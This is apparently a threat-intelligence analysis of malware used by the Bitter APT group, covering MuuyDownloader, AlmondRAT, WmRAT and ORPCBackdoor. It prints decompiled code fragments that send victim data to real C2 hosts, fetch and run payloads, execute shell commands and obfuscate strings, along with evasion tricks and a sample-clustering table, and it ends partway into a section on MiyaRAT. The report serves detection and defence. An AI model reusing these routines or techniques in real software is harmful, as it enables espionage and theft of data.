11	d1cb5327	osint_10425	2021-08-05 01:05:07	PID: 5080 | Base: 0x400000	bc0bfb...a640a7	suspicious	BDarkRAT	0x29f0 [Sim: high (1.00), Conf: medium]

Retrohunting for one of the functions used in BDarkRAT detection rule.

MuuyDownloader

In 2021, Bitter switched from ArtraDownloader to a new downloader called MuuyDownloader (also known as ZxxZ downloader). Like ArtraDownloader, it is written in C++ and has a similar implementation.

MuuyDownloader (`3fdf291e39e93305ebc9df19ba480ebd60845053b0b606a620bf482d0f09f4d3` , seen in 2021) begins by gathering system information (username, computer name, and operating system) and transmits it to the C2 server in encrypted form. The collected information is separated using the delimiter "ZxxZ".

```
GetComputerNameA(computer_name, &nSize);
GetUserNameA(username, &pcbBuffer);
memset(os_version, 0, 250);
pcbData = 260;
RegGetValueA(
  HKEY_LOCAL_MACHINE,
  "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
  "ProductName",
  0xFFFFu,
  0,
  os_version,
  &pcbData);
v0 = os_version;
for ( i = os_version; *v0; v0 = (v0 + 1) )
{
  if ( *v0 != ' ' )
  {
    *i = *v0;
    i = (i + 1);
  }
}
*i = 0;
// Payload format: <COMPUTER_NAME>&user=<USERNAME>ZxxZ<OS_INFO>
// concatenate computername
memcpy(&C2_Payload, computer_name, strlen(computer_name));
v2 = strlen(&C2_Payload);
*(&C2_Payload + v2) = 'su&&';
*(&word_405414 + v2) = 're';
byte_405416[v2] = 61;
// concatenate username
memcpy(&C2_Payload + strlen(&C2_Payload), username, strlen(username));
*(&C2_Payload + strlen(&C2_Payload)) = *"ZxxZ";
// concatenate OS info
memcpy(&C2_Payload + strlen(&C2_Payload), os_version, strlen(os_version));
```

MuuyDownloader collecting system information and building C2 payload.

After receiving the payload name from the C2 server, MuuyDownloader builds the payload path and appends `".exe"` to the filename. The C2 server sends the payload with its first PE header byte missing, likely to evade network detection. MuuyDownloader writes the `0x4D` byte to the target file, appends the downloaded payload, and executes it using `ShellExecuteA`.

```
strcat_s(pszPath, 0xFAu, "\\");
strcat_s(pszPath, 0xFAu, payload_name);
strcat_s(pszPath, 0xFAu, ".e");
strcat_s(pszPath, 0xFAu, "xe");
// Open the target file
v2 = fopen(pszPath, "wb");
// Write M (0x4D) to the target file
fwrite("M", 1u, 1u, v2);
// Write the payload to the target file
fwrite(&unk_407B2F + a1, 1u, dword_40540C - a1 + 1, v2);
fclose(v2);
Sleep(1000u);
memset(v16, 0, 1024);
memset(&v15[2], 0, 0xF8u);
strcpy(v15, "DN-S");                          // Download succeeded
v3 = strlen("ZxxZ") + 1;
v4 = &v14;
while ( *++v4 )
  ;
qmemcpy(v4, "ZxxZ", v3);
v6 = strlen(payload_name) + 1;
v7 = &v14;
while ( *++v7 )
  ;
qmemcpy(v7, payload_name, v6);
v9 = strlen("ZxxZ") + 1;
v10 = &v14;
while ( *++v10 )
  ;
qmemcpy(v10, "ZxxZ", v9);
send_to_c2(v15, C2_PATH, v16, victim_info);   // Inform the C2 about successful download
Sleep(0x3E8u);
ShellExecuteA(0, "open", pszPath, 0, 0, 1);   // Run the downloaded payload
```

MuuyDownloader downloading the next stage payload.

Strings are encrypted with a simple XOR algorithm where each string has its own encryption key.

```
if ( WSAStartup(0x202u, &WSAData) )
  return 0;
mw_dec_str(byte_404460, "34");                  // helpdesk.autodefragapp.com
GetModuleFileNameA(0, Str, 0x21Cu);
mw_dec_str(byte_404240, "456");                 // ntfsc.exe
if ( strstr(Str, byte_404240) )
{
  byte_4051E8 = 1;
  Sleep(0x9C40u);
  while ( byte_404018 )
  {
    sub_401A90();
    Sleep(0x3E8u);
  }
}
sub_401800();
mw_dec_str(byte_4048A0, "345");                 // xnb/dxagt5avbB2.php?txt=
mw_dec_str(byte_404680, "ZxxZ");                // data1.php?id=
while ( byte_4051E8 )
{
  sub_402060();
  Sleep(0x3E8u);
}
Sleep(0x7530u);
mw_dec_str(byte_404020, "234");                 // C:\ProgramData\Windows\
mkdir(byte_404020);
if ( SHGetFolderPathA(0, 28, 0, 0, NewFileName) )
```

MuuyDownloader decrypting strings.

Other variants of MuuyDownloader have been identified featuring slight modifications to their string obfuscation and HTTP request formats.

The second variant (`225d865d61178afafc33ef89f0a032ad0e17549552178a72e3182b48971821a8` , seen in 2021) implements a modified string encoding algorithm that subtracts 5 from each character and strips asterisk characters from the decoded output.

This variant uses a dollar sign instead of `"ZxxZ"` as the separator for system information.

```
GetComputerNameA(C2_Payload, &nSize);
pcbBuffer = 260;
GetUserNameA(COMPUTER_NAME, &pcbBuffer);
// SOFTWARE\Microsoft\Windows NT\CurrentVersion
strcpy(SubKey, "/X/T/K/Y/\\/F/W/J/a/R/n/h/w/t/x/t/k/y/a/\\/n/s/i/t/|/x/%S/Y/a/H/z/w/w/j/s/y/[/j/w/x/n/t/s/");
pcbData = 260;
memset(&SubKey[89], 0, 935u);
v0 = strlen(SubKey);
for ( i = 0; i < v0; ++i )
  SubKey[i] -= 5;                               // subtract 5
v2 = SubKey;
for ( j = SubKey; *v2; ++v2 )
{
  if ( *v2 != '*' )                             // remove *
    *j++ = *v2;
}
*Value = *"/U/w/t/i/z/h/y/S/f/r/j/";            // ProductName
*j = 0;
strcpy(v26, "/t/i/z/h/y/S/f/r/j/");
memset(&v26[20], 0, 0x3E8u);
v4 = strlen(Value);
for ( k = 0; k < v4; ++k )
  Value[k] -= 5;
v6 = Value;
for ( m = Value; *v6; ++v6 )
{
  if ( *v6 != '*' )
    *m++ = *v6;
}
*m = 0;
RegGetValueA(HKEY_LOCAL_MACHINE, SubKey, Value, 0xFFFFu, 0, &GUID, &pcbData);
if ( GUID )
{
  v8 = &GUID;
  do
  {
    if ( *v8 == ' ' )
      *v8 = '-';
    ++v8;
  }
  while ( *v8 );
}
// Payload format: <COMPUTER_NAME>$<USERNAME>$<OS_INFO>$<GUID>$<RANDOM_NUM>
strcat_s(C2_Payload, 0x400u, "$");
strcat_s(C2_Payload, 0x400u, COMPUTER_NAME);
strcat_s(C2_Payload, 0x400u, "$");
```

Second MuuyDownloader variant collecting system information and building C2 payload.

The third variant (`91ddbe011f1129c186849cd4c84cf7848f20f74bf512362b3283d1ad93be3e42` , seen in 2022) implements a string decryption algorithm similar to the first variant but uses a single XOR key to decrypt all strings.

```
v8 = strlen("q\rhcG^QEPXvV@R");                // C:\ProgramData
v9 = strlen(&XOR_KEY);
v10 = 0;
for ( k = 0; k < v8; v10 = v12 + 1 )
{
  v12 = 0;
  if ( v10 != v9 )
    v12 = v10;
  aQHcgQepxvvR[k++] ^= *(&XOR_KEY + v12);
}
v13 = strlen("|X@ZSXUVE\\]YG");               // Notifications
v14 = 0;
for ( m = 0; m < v13; v14 = v16 + 1 )
{
  v16 = 0;
  if ( v14 != v9 )
    v16 = v14;
  aXZsxuveYg[m++] ^= *(&XOR_KEY + v16);
}
v17 = strlen(asc_409000);                      // m.huandocimama.com
v18 = 0;
for ( n = 0; n < v17; v18 = v20 + 1 )
{
  v20 = 0;
  if ( v18 != v9 )
    v20 = v18;
  asc_409000[n++] ^= *(&XOR_KEY + v20);
}
```

Third MuuyDownloader variant decrypting strings.

This variant also includes two different payload formats for system information.

```
// Payload format: <COMPUTER_NAME><USERNAME>
strcat_s(C2_Payload_1, 0xC8u, compuer_name_);
username_ = Src;
if ( v37 >= 0x10 )
  username_ = Src[0];
strcat_s(C2_Payload_1, 0xC8u, username_);
compuer_name = Source;
if ( v34 >= 0x10 )
  compuer_name = Source[0];
// Payload format: <COMPUTER_NAME>-<USERNAME>-<OS_INFO>
strcat_s(C2_Payload_2, 0xC8u, compuer_name);
strcat_s(C2_Payload_2, 0xC8u, "-");
username = Src;
if ( v37 >= 0x10 )
  username = Src[0];
strcat_s(C2_Payload_2, 0xC8u, username);
strcat_s(C2_Payload_2, 0xC8u, "-");
os_info = v29;
if ( v31 >= 0x10 )
  os_info = v29[0];
strcat_s(C2_Payload_2, 0xC8u, os_info);
```

Third MuuyDownloader variant building C2 payload.

Instead of using `ShellExecuteA`, this variant executes the next-stage payload using `CreateProcessA`.

```
// Open the target file
Stream = fopen(Destination, "wb");
if ( Stream )
{
  Buffer[0] = 'M';
  memset(&Buffer[1], 0, 0x102u);
  // Write M (0x4D) to the target file
  fwrite(Buffer, 1u, 1u, Stream);
  // Write the payload to the target file
  fwrite(&Str[k + 3], 1u, j - k - 3, Stream);
  for ( m = recv(v6, Str, 4096, 0); m; m = recv(v6, Str, 4096, 0) )
    fwrite(Str, 1u, m, Stream);
  fclose(Stream);
  Sleep(0x1388u);
  StartupInfo.cb = 68;
  memset(&StartupInfo.lpReserved, 0, 64);
  ProcessInformation = 0i64;
  // Run the downloaded file
  if ( !CreateProcessA(Destination, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
```

Third MuuyDownloader variant downloading the next stage payload.

During our investigations, we discovered a new sample from Bitter that we believe, with medium-high confidence, is a new variant of MuuyDownloader (`edb68223db3e583f9a4dd52fd91867fa3c1ce93a98b3c93df3832318fd0a3a56` , seen in 2025).

This variant decrypts strings using a combination of single-byte XOR operations and character addition.

```
mem_cpy(xor_key, "i");
v9 = 0;
LOBYTE(v23) = 1;
v10 = v8 <= 0;
v11 = xor_key[0];
if ( !v10 )
{
  do
  {
    v12 = &a1;
    v13 = xor_key;
    if ( a6 >= 0x10 )
      v12 = a1;
    dec = &a1;
    if ( v22 >= 0x10 )
      v13 = v11;
    *(v12 + v9) ^= *v13;
    enc = &a1;
    if ( a6 >= 0x10 )
    {
      enc = a1;
      dec = a1;
    }
    *(dec + v9) = *(enc + v9) + 32;
```

Fourth MuuyDownloader variant decrypting strings.

Like previous variants, it collects comparable system information using a similar payload format. The key difference is that this variant Base64-encodes the system information before C2 transmission.

```
RegGetValueW(
  HKEY_LOCAL_MACHINE,
  L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
  L"ProductName",
  0xFFFFu,
  0,
  pvData,
  &pcbData);
v3 = sub_401950();
if ( !v3 )
  throw_error(0x80004005);
v34 = ((*(*v3 + 12))(v3) + 16);
LOBYTE(v37) = 2;
Block = v25;
sub_407C20(&Block, pvData, v4);
LOBYTE(v37) = 3;
if ( Block )
  v5 = strlen(Block);
else
  v5 = 0;
mem_cpy_0(&v34, Block, v5);
LOBYTE(v37) = 2;
if ( Block != v25 )
  free(Block);
// Payload format: <COMPUTER_NAME>*<USERNAME>**<OS_INFO>
// concatenate username
strcat(C2_Payload, Username);
v6 = v33;
compuername = v33;
*&C2_Payload[strlen(C2_Payload)] = '*';
// concatenate computername
qmemcpy(&C2_Payload[strlen(C2_Payload)], compuername, &v6[strlen(v6) + 1] - compuername);
v8 = v34;
os_info = v34;
strcat(C2_Payload, "**");
v10 = &v8[strlen(v8) + 1] - os_info;
v11 = &C2_Payload[strlen(C2_Payload)];
// concatenate OS info
qmemcpy(v11, os_info, 4 * (v10 >> 2));
```

Fourth MuuyDownloader variant collecting system information and building C2 payload.

Like other variants, this version fetches the next-stage payload using a blocking stream rather than `recv`.

```
*v41 = 'e';
DeleteUrlCacheEntryA(szUrlName);
if ( URLOpenBlockingStreamA(0, szUrlName, &v54, 0, 0) )
{
  v45 = Buffer;
}
else
{
  // Open the target file
  v43 = fopen(pszPath, "wb");
  v44 = v43;
  if ( !v43 )
    return;
  // Write M (0x4D) to the target file
  fwrite("M", 1u, 1u, v43);
  v45 = Buffer;
  v54->lpVtbl->Read(v54, Buffer, 100, &ElementCount);
  // Write the payload to the target file
  fwrite(v45, 1u, ElementCount, v44);
  while ( ElementCount )
  {
    v54->lpVtbl->Read(v54, v45, 512000, &ElementCount);
    fwrite(v45, 1u, ElementCount, v44);
  }
  v54->lpVtbl->Release(v54);
  fclose(v44);
  Sleep(5000u);
  memset(NewFilename, 0, 0x21Cu);
  v46 = strlen(pszPath) + 1;
  v47 = &v61;
  while ( *++v47 )
    ;
  qmemcpy(v47, pszPath, v46);
  v49 = &v61;
  while ( *++v49 )
    ;
  strcpy(v49, "xe");
  rename(pszPath, NewFilename);
  byte_40FE30[0] = 0;
  qmemcpy(&byte_40FE30[strlen(byte_40FE30)], v60, &v60[strlen(v60) + 1] - v60);
  // Run the downloaded file
  CreateThread(0, 0, thread_createprocess, NewFilename, 0, 0);
```

Fourth MuuyDownloader variant downloading the next stage payload.

MuuyDownloader has been found to also download a simple keylogger (similar to the one dropped by ArtraDownloader), and two different .NET RATs called BDarkRAT and AlmondRAT.

AlmondRAT

AlmondRAT, another .NET RAT discovered in 2022, is deployed by the Bitter group and shares similar functionality with BDarkRAT. The RAT (`d83cb82be250604b2089a1198cedd553aaa5e8838b82011d6999bc6431935691` , seen in 2022) starts by collecting and transmitting system information, including username and operating system details, to the C2 server.

```
public static void StartClient()
{
    try
    {
        new CipherText();
        Dns.GetHostEntry(Dns.GetHostName());
        new CipherText();
        SystemAttribute systemAttribute = new SystemAttribute();
        new CipherText();
        string text = "64.44.131.109";
        string text2 = null;
        string osName = systemAttribute.GetOsName();
        IPAddress ipaddress = IPAddress.Parse(text);
        text2 = systemAttribute.GetSystemName();
        DriveInfo[] getallDrives = systemAttribute.GetallDrives;
        IPEndPoint ipendPoint = new IPEndPoint(ipaddress, StateObject.portno);
        Socket socket = null;
        socket = new Socket(ipaddress.AddressFamily, SocketType.Stream, ProtocolType.Tcp);
        for (;;)
        {
            try
            {
                socket.Connect(ipendPoint);
            }
            catch (Exception)
            {
                Thread.Sleep(20000);
                continue;
            }
            break;
        }
        string macid = systemAttribute.GetMacid();
        string text3 = string.Concat(new string[] { text2, "*", macid, "*", osName });
        Program.sendingSysInfo(ipendPoint, socket, ipaddress, text3);
        new CommWithServer(socket).StartCommWithServer();
    }
    catch
    {
        Thread.Sleep(10000);
        Program.StartClient();
    }
}
```

AlmondRAT collecting system information.

The RAT includes standard functionality for directory listing, file transfer (both upload and download), and shell command execution.

```
public void StartCommWithServer()
{
    Random random = new Random();
    for (;;)
    {
        string text = string.Empty;
        try
        {
            this.Sender.ReceiveTimeout = random.Next(20, 30) * 1000;
            this.size = this.Sender.Receive(this.receivedBuffer);
            text = Encoding.Unicode.GetString(this.receivedBuffer, 0, this.size);
            if (text == "REFRESH")
            {
                this.Sender.Send(Encoding.Unicode.GetBytes("OK"));
            }
            else if (text == "DRIVE")
            {
                SystemAttribute systemAttribute = new SystemAttribute();
                this.Sender.Send(Encoding.Unicode.GetBytes(systemAttribute.GetDriveInfo()));
            }
            else if (text.StartsWith("DIR*"))
            {
                int num = 5;
                string text2 = text.Split(new char[] { '*' })[1];
                string[] array = null;
                string[] array2 = null;
                int num2 = 0;
                if (this.IsAccessible(text2) && Directory.Exists(text2))
                {
                    array = Directory.GetDirectories(text2);
                    array2 = Directory.GetFiles(text2);
                }
                else
                {
                    num2++;
                    this.Sender.Send(Encoding.Unicode.GetBytes("*|END|*"));
                }
            else if (text.StartsWith("DOWNLOAD*"))
            {
                Random random2 = new Random();
                string[] array3 = text.Split(new char[] { '*' });
                string text4 = null;
                if (array3.Length == 2)
                {
                    text4 = array3[1];
                }
                if (!string.IsNullOrEmpty(text4))
                {
                    if (this.fileAccessible(text4))
                    {
                        long length = new FileInfo(text4).Length;
                        this.Sender.Send(Encoding.Unicode.GetBytes(length.ToString()));
                        int num5 = this.Sender.Receive(this.receivedBuffer);
                        if (Encoding.Unicode.GetString(this.receivedBuffer, 0, num5) == "OK")
                        {
                            byte[] array4 = File.ReadAllBytes(text4);
                            this.Sender.Send(array4, 0, array4.Length, SocketFlags.None);
                        }
                    }
                    else
                    {
                        this.Sender.Send(Encoding.Unicode.GetBytes("NOTREADABLE"));
                    }
                }
                Thread.Sleep(random2.Next(5, 15) * 1000);
            }
            else if (text.StartsWith("UPLOAD*"))
            {
                string[] array5 = text.Split(new char[] { '*' });
                string text5 = null;
                long num6 = 0L;
                if (array5.Length == 2)
```

AlmondRAT C2 command handling.

In another variant of AlmondRAT (`55901c2d5489d6ac5a0671971d29a31f4cdfa2e03d56e18c1585d78547a26396` , seen in 2022), strings such as the C2 address and commands are stored in an encrypted format.

```
public void StartCommWithServer()
{
    Random random = new Random();
    for (;;)
    {
        string text = string.Empty;
        try
        {
            this.Sender.ReceiveTimeout = random.Next(20, 30) * 1000;
            this.size = this.Sender.Receive(this.receivedBuffer);
            text = Encoding.Unicode.GetString(this.receivedBuffer, 0, this.size);
            if (text == this.cip.Decrypt("27S9o1930qZYBjxq27oDUg=="))
            {
                this.Sender.Send(Encoding.Unicode.GetBytes("OK"));
            }
            else if (text == this.cip.Decrypt("mfid15Kjy9mPRn84gf/prA=="))
            {
                SystemAttribute systemAttribute = new SystemAttribute();
                this.Sender.Send(Encoding.Unicode.GetBytes(systemAttribute.GetDriveInfo()));
            }
            else if (text.StartsWith(this.cip.Decrypt("Rx1cKwkVygFJY8qOrESSag==")))
            {
```

AlmondRATC2 usage of encrypted strings.

String encryption uses AES-256-CBC encryption, with the key and initialization vector (IV) derived through the PBKDF2 algorithm. The decryption code is identical to the one used in BDarkRAT.

WmRAT

WmRAT is a C++ RAT first observed in 2022 and later seen in 2024 campaigns documented by Proofpoint. The RAT (`4e3e4d476810c95c34b6f2aa9c735f8e57e85e3b7a97c709adc5d6ee4a5f6ccc`, seen in 2023) starts by decrypting some strings (including the C2 address) before calling its main function. After that, it connects to the C2 server and starts receiving commands.

In case no command is received, the RAT collects system information such as the the username, computer name, and operating system. The collected information is then sent to the C2 server and the RAT waits for C2 commands.

```
// Payload format: COMPUTER_NAME || USERNAME || OS_VERSION || CURRENT_FILE_PATH ||
nSize = 260;
GetComputerNameW(Buffer, &nSize);
pcbBuffer = 260;
GetUserNameW(v65, &pcbBuffer);
v47 = &v40;
pcbData = 260;
std::string::string(&v40, &unk_40D7DC);       // SOFTWARE\Microsoft\Windows NT\CurrentVersion
sub_408040(v40, v41, v42, v43, v44, v45, v46);
v72 = 0;
v47 = &v40;
std::string::string(&v40, &unk_40D80C);       // ProductName
sub_408040(v40, v41, v42, v43, v44, v45, v46);
LOBYTE(v72) = 1;
v0 = std::string::end(v63, v52);
v1 = *v0;
v2 = v0[1];
v3 = std::string::begin(v63, v55);
```

WmRAT information collection.

WmRAT supports basic capabilities such as capturing screenshots, stealing files, and executing PowerShell commands. The C2 commands are numerical values where each number represents a specific functionality.

```
switch ( C2_command )
{
  case 5:                                       // Command 5 --> Take screenshot
    DCA = CreateDCA("DISPLAY", 0, 0, 0);
    CompatibleDC = CreateCompatibleDC(DCA);
    SystemMetrics = GetSystemMetrics(79);
    lpFileName = GetSystemMetrics(78);
    CompatibleBitmap = CreateCompatibleBitmap(DCA, lpFileName, SystemMetrics);
    SelectObject(CompatibleDC, CompatibleBitmap);
    BitBlt(CompatibleDC, 0, 0, lpFileName, SystemMetrics, DCA, 0, 0, 0xCC0020u);

  case 20:                                      // Command 20 --> Close a specific file stream
    dword_4134C4 = 0;
    std::ofstream::close(&unk_413D50);
    Sleep(0xBB8u);
    return 1;
  case 21:                                      // Command 21 --> Write data to a specific file stream
    hostlong = 0;
    if ( !sub_4071E0() )
      return 0;
    v141 = operator new[](hostlong);
    if ( sub_407110(v141) )
    {
      std::ostream::write(&unk_413D50, v141, hostlong);
```

WmRAT C2 commands.

Almost all strings in WmRAT are encrypted, and they are decrypted using character subtraction in some cases and addition in other cases.

```
dec_str = a2;
if ( a7 < 0x10 )
  dec_str = &a2;
*(dec_str + i) = *(enc_str + i) - 0x2E;
if ( ++i >= v11 )
  break;
v10 = a6;
```

```
dec_str = a2;
if ( a7 < 0x10 )
  dec_str = &a2;
*(dec_str + v9) = *(enc_str + v9) + 0x36;
if ( ++v9 >= v11 )
  break;
v10 = a6;
```

WmRAT string decryption routine.

WmRAT also employs some kind of anti-analysis by creating a number of junk threads. The threads loop for 1000 times just to get basic machine information. This is possibly done to generate noise in the logs of the victim's environment.

```
// Loop for 1000 times
n = 1000;
do
{
  Get_ComputerName_and_Username();
  strcpy(v2, " A");
  LogicalDrives = GetLogicalDrives();
  for ( i = LogicalDrives; LogicalDrives; i = LogicalDrives )
  {
    if ( (LogicalDrives & 1) != 0 )
    {
      std::string::string(v4, &v2[1]);
      v5 = 0;
      std::string::operator+=(v4, "A");
      operator delete[](&v2[1]);
      v5 = -1;
      std::string::~string(v4);
      LogicalDrives = i;
    }
    ++v2[1];
    LogicalDrives >>= 1;
  }
  operator delete[](v2);
  operator delete(&i);
  Sleep(50u);
  --n;
}
while ( n );
```

WmRAT code to fill the system logs with useless events.

It also frequently calls the `Sleep` function throughout the code as an evasion technique.

During our investigation into WmRAT, we observed numerous samples in the wild reported by different sources. Our native code diffing capabilities enabled us to quickly cluster samples and identify shared code functions. This helped us identify different variants and guided our YARA rule creation workflow by pinpointing unique code.

	Query Function Address	Query Function Name	Query Function Size (Bytes)	Prevalence Score	Matches
29	0x409120	GetLogicalDrives_junk_thread	260	3/3 (100.0%)	10cec5...39970f.0x40a220 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x4090f0 [Sim: high (1.00), Conf: high]
30	0x4090c0	sub_4090C0	92	3/3 (100.0%)	811741...4bb42a.0x408fa0 [Sim: high (1.00), Conf: high] 10cec5...39970f.0x401580 [Sim: low (0.55), Conf: medium]
31	0x408fd0	get_and_format_file_time	234	3/3 (100.0%)	10cec5...39970f.0x40a0d0 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x409000 [Sim: high (1.00), Conf: medium]
32	0x408950	gather_and_send_all_drive_info	1660	3/3 (100.0%)	811741...4bb42a.0x408920 [Sim: high (1.00), Conf: high] 10cec5...39970f.0x409a50 [Sim: high (1.00), Conf: high]
33	0x4088a0	Get_ComputerName_and_Username	172	3/3 (100.0%)	10cec5...39970f.0x409990 [Sim: high (1.00), Conf: medium] 811741...4bb42a.0x408870 [Sim: high (1.00), Conf: medium]
34	0x4087d0	encode_message_string	206	3/3 (100.0%)	10cec5...39970f.0x409580 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407ea0 [Sim: high (1.00), Conf: high]
35	0x408700	mw_dec_str_4	206	3/3 (100.0%)	10cec5...39970f.0x409580 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407ea0 [Sim: high (1.00), Conf: high]
36	0x408630	mw_dec_str_1	206	3/3 (100.0%)	10cec5...39970f.0x409580 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407ea0 [Sim: high (1.00), Conf: high]
37	0x408560	mw_dec_str_2	206	3/3 (100.0%)	10cec5...39970f.0x409580 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407ea0 [Sim: high (1.00), Conf: high]
38	0x408490	mw_dec_str_3	206	3/3 (100.0%)	10cec5...39970f.0x409580 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407ea0 [Sim: high (1.00), Conf: high]
39	0x407ed0	mw_gather_and_send_system_info	1457	3/3 (100.0%)	811741...4bb42a.0x408110 [Sim: high (1.00), Conf: high] 10cec5...39970f.0x408f60 [Sim: high (0.99), Conf: high]
40	0x407e20	sub_407E20	158	3/3 (100.0%)	10cec5...39970f.0x408ec0 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407e00 [Sim: high (1.00), Conf: high]
41	0x407590	search_files_recursive_and_send_results	2183	3/3 (100.0%)	10cec5...39970f.0x408630 [Sim: high (1.00), Conf: high] 811741...4bb42a.0x407570 [Sim: high (1.00), Conf: high]

Clustering multiple WmRAT samples.

ORPCBackdoor

ORPCBackdoor is a C++ backdoor that emerged in 2022. The backdoor (`8aeb7dd31c764b0cf08b38030a73ac1d22b29522fbcf512e0d24544b3d01d8b3`, seen in 2022) initially collects various system details including the username, computer name, operating system, and running processes.

```
sub_100105F9(phkResult, 0, L"ProductName", ReturnedString, 1024);
sub_100036C1(ReturnedString);
v60 = sub_10002E68(&v160);
v34 = *sub_10010781(v112);
v4 = sub_10010751(v113);
sub_1000E818(*v4, v34, v60);
v5 = sub_1000170A(v86, "OS Name:\t\t\t", v183);
sub_10004A2E(v5);
sub_10004149(v86);
sub_10004A5D("\n");
memset(&VersionInformation, 0, sizeof(VersionInformation));
VersionInformation.dwOSVersionInfoSize = 276;
GetVersionExW(&VersionInformation);
ModuleHandleA = GetModuleHandleA(0);
if ( !LoadStringW(ModuleHandleA, 0x67u, FileName, 1024) )
{
  wsprintfA(Str, "%d", VersionInformation.dwMajorVersion);
  sub_10004A5D("OS Version :\t\t\t");
  sub_10004A5D(Str);
  sub_10004A5D(".");
  wsprintfA(Str, "%d", VersionInformation.dwMinorVersion);
  sub_10004A5D(Str);
  sub_10004A5D(".");
  wsprintfA(Str, "%d", VersionInformation.dwBuildNumber);
  sub_10004A5D(Str);
  sub_10004A5D("\n");
}
```

```
sub_10004A5D("Install Date:\t\t\t");
sub_10004A2E(v188);
sub_10004A5D("\n");
RegCloseKey(phkResult);
sub_10010834(FileName, L"%s\\oeminfo.ini", Buffer);
GetPrivateProfileStringW(L"General", L"Manufacturer", L"To Be Filled By O.E.M.", ReturnedString, 0x400u, FileName);
sub_100036C1(ReturnedString);
v66 = sub_10002E68(&v154);
v40 = *sub_10010781(v124);
v12 = sub_10010751(v125);
sub_1000E818(*v12, v40, v66);
sub_10004A5D("System Manufacturer:\t\t");
sub_10004A2E(v189);
sub_10004A5D("\n");
GetPrivateProfileStringW(L"General", L"Model", L"To Be Filled By O.E.M.", ReturnedString, 0x400u, FileName);
sub_100036C1(ReturnedString);
v67 = sub_10002E68(&v153);
v41 = *sub_10010781(v126);
v13 = sub_10010751(v127);
sub_1000E818(*v13, v41, v67);
sub_10004A5D("System Model:\t\t\t");
sub_10004A2E(v190);
sub_10004A5D("\n");
```

ORPCBackdoor collecting system information

ORPCBackdoor implements basic C2 functionality, including file downloads from the C2 server and shell command execution.

```
// C2 command handling
if ( sub_1000C89E(C2_command) )
{
  v156 = v344;
  v22 = sub_10004714(C2_command, 0);
  if ( compare_strings(v22, v156) )
  {
    sub_100030D6(v343, v342);               // Handle 'ID' command: Send client ID
    v23 = sub_1000A8F7(v343);

  else
  {
    v156 = v350;
    v29 = sub_10004714(C2_command, 0);      // Handle 'INF' command: Upload collected system information
    if ( compare_strings(v29, v156) )
    {
      memset(v415, 0, sizeof(v415));
      memset(Source, 0, sizeof(Source));

    else
    {
      v156 = v374;
      v40 = sub_10004714(C2_command, 0);    // Handle 'DWN' command: Download from the C2 server
      if ( compare_strings(v40, v156) )
      {
        if ( sub_1000C89E(C2_command) > 2 )

    else
    {
      v156 = v331;
      v110 = sub_10004714(C2_command, 0); // Handle 'RUN' command: Execute a specified file
      if ( compare_strings(v110, v156) )
      {
        memset(v406, 0, sizeof(v406));
        InitializeObjectFromString(v346, userNameBuffer);

    else
    {
      v156 = v332;
      v123 = sub_10004714(C2_command, 0);// Handle 'DLY' command: Hibernate then execute a command
      if ( compare_strings(v123, v156) )
      {
        memset(v408, 0, sizeof(v408));
        InitializeObjectFromString(v351, userNameBuffer);

    else
    {
      v156 = v355;
      v134 = sub_10004714(C2_command, 0);// Handle 'CMD' command: Execute shell command
      if ( compare_strings(v134, v156) )
      {
        sub_100030D6(v353, v333);
        sub_100030D6(v334, v354);
        v156 = v353;
        p_infBytesWritten = ">> ";
```

ORPCBackdoor C2 command handling

The backdoor communicates with the C2 server using the RPC protocol.

```
// Establish RPC connection to C&C server (msdata.ddns.net:443).
strcpy(rpcEndpoint, "443");
v260 = 0;
rpcStringBinding = 0;
rpcBindingHandle = 0;
qmemcpy(v315, "pct_pi_ncacn", sizeof(v315));
strcpy(rpcProtocolSequence, "ncacn_ip_tcp");
qmemcpy(rpcNetworkAddress, "msdata.ddns.net", 0x63u);
rpcNetworkAddress[99] = 0;
FileName = RpcStringBindingComposeA(0, rpcProtocolSequence, rpcNetworkAddress, rpcEndpoint, 0, &rpcStringBinding);
FileName = RpcBindingFromStringBindingA(rpcStringBinding, &rpcBindingHandle);
```

ORPCBackdoor connecting to the C2 server via RPC.

The C2 commands and many other strings are hex-encoded and decoded in batches during runtime.

```
strcpy(v451, "4944");                           // "ID"
HexToString(v392, v451, 5);
InitializeObjectFromString(v344, v392);
strcpy(v444, "494E46");                         // "INF"
HexToString(v384, v444, 7);
InitializeObjectFromString(v350, v384);
strcpy(v445, "44574E");                         // "DWN"
HexToString(v385, v445, 7);
InitializeObjectFromString(v374, v385);
strcpy(v438, "53495A45");                       // "SIZE"
HexToString(v450, v438, 9);
InitializeObjectFromString(v345, v450);
strcpy(v437, "48415348");                       // "HASH"
HexToString(v449, v437, 9);
InitializeObjectFromString(v336, v449);
strcpy(v429, "4E4554455252");                   // "NETERR"
HexToString(v446, v429, 13);
InitializeObjectFromString(v328, v446);
strcpy(v433, "4552524F52");                     // "ERROR"
HexToString(v448, v433, 11);
InitializeObjectFromString(v379, v448);
strcpy(v428, "5645524946494544");               // "VERIFIED"
HexToString(v436, v428, 17);
InitializeObjectFromString(v329, v436);
strcpy(v452, "4F4B");                           // OK
HexToString(v393, v452, 5);
InitializeObjectFromString(v363, v393);
strcpy(v418, "4552524F525245504C414345");       // ERRORREPLACE
HexToString(v430, v418, 25);
InitializeObjectFromString(v330, v430);
strcpy(v440, "52554E");                         // RUN
HexToString(v386, v440, 7);
InitializeObjectFromString(v331, v386);
strcpy(v442, "444C59");                         // DLY
```

ORPCBackdoor decoding hex strings.

In 2023, a new group called "Mysterious Elephant" (also known as "APT-K-47") was using ORPCBackdoor to target victims linked to Pakistan's foreign affairs. This variant is identical to its 2022 version, with only the C2 address being different.

MiyaRAT

MiyaRAT is another RAT written in C++, first observed in 2024. The RAT (`df5c0d787de9cc7dceeec3e34575220d831b5c8aeef2209bcd81f58c8b3c08ed`, seen in 2024) initially connects to its C2 server using a hardcoded port. It then collects basic system information, including the username, computer name, and operating system details.

```
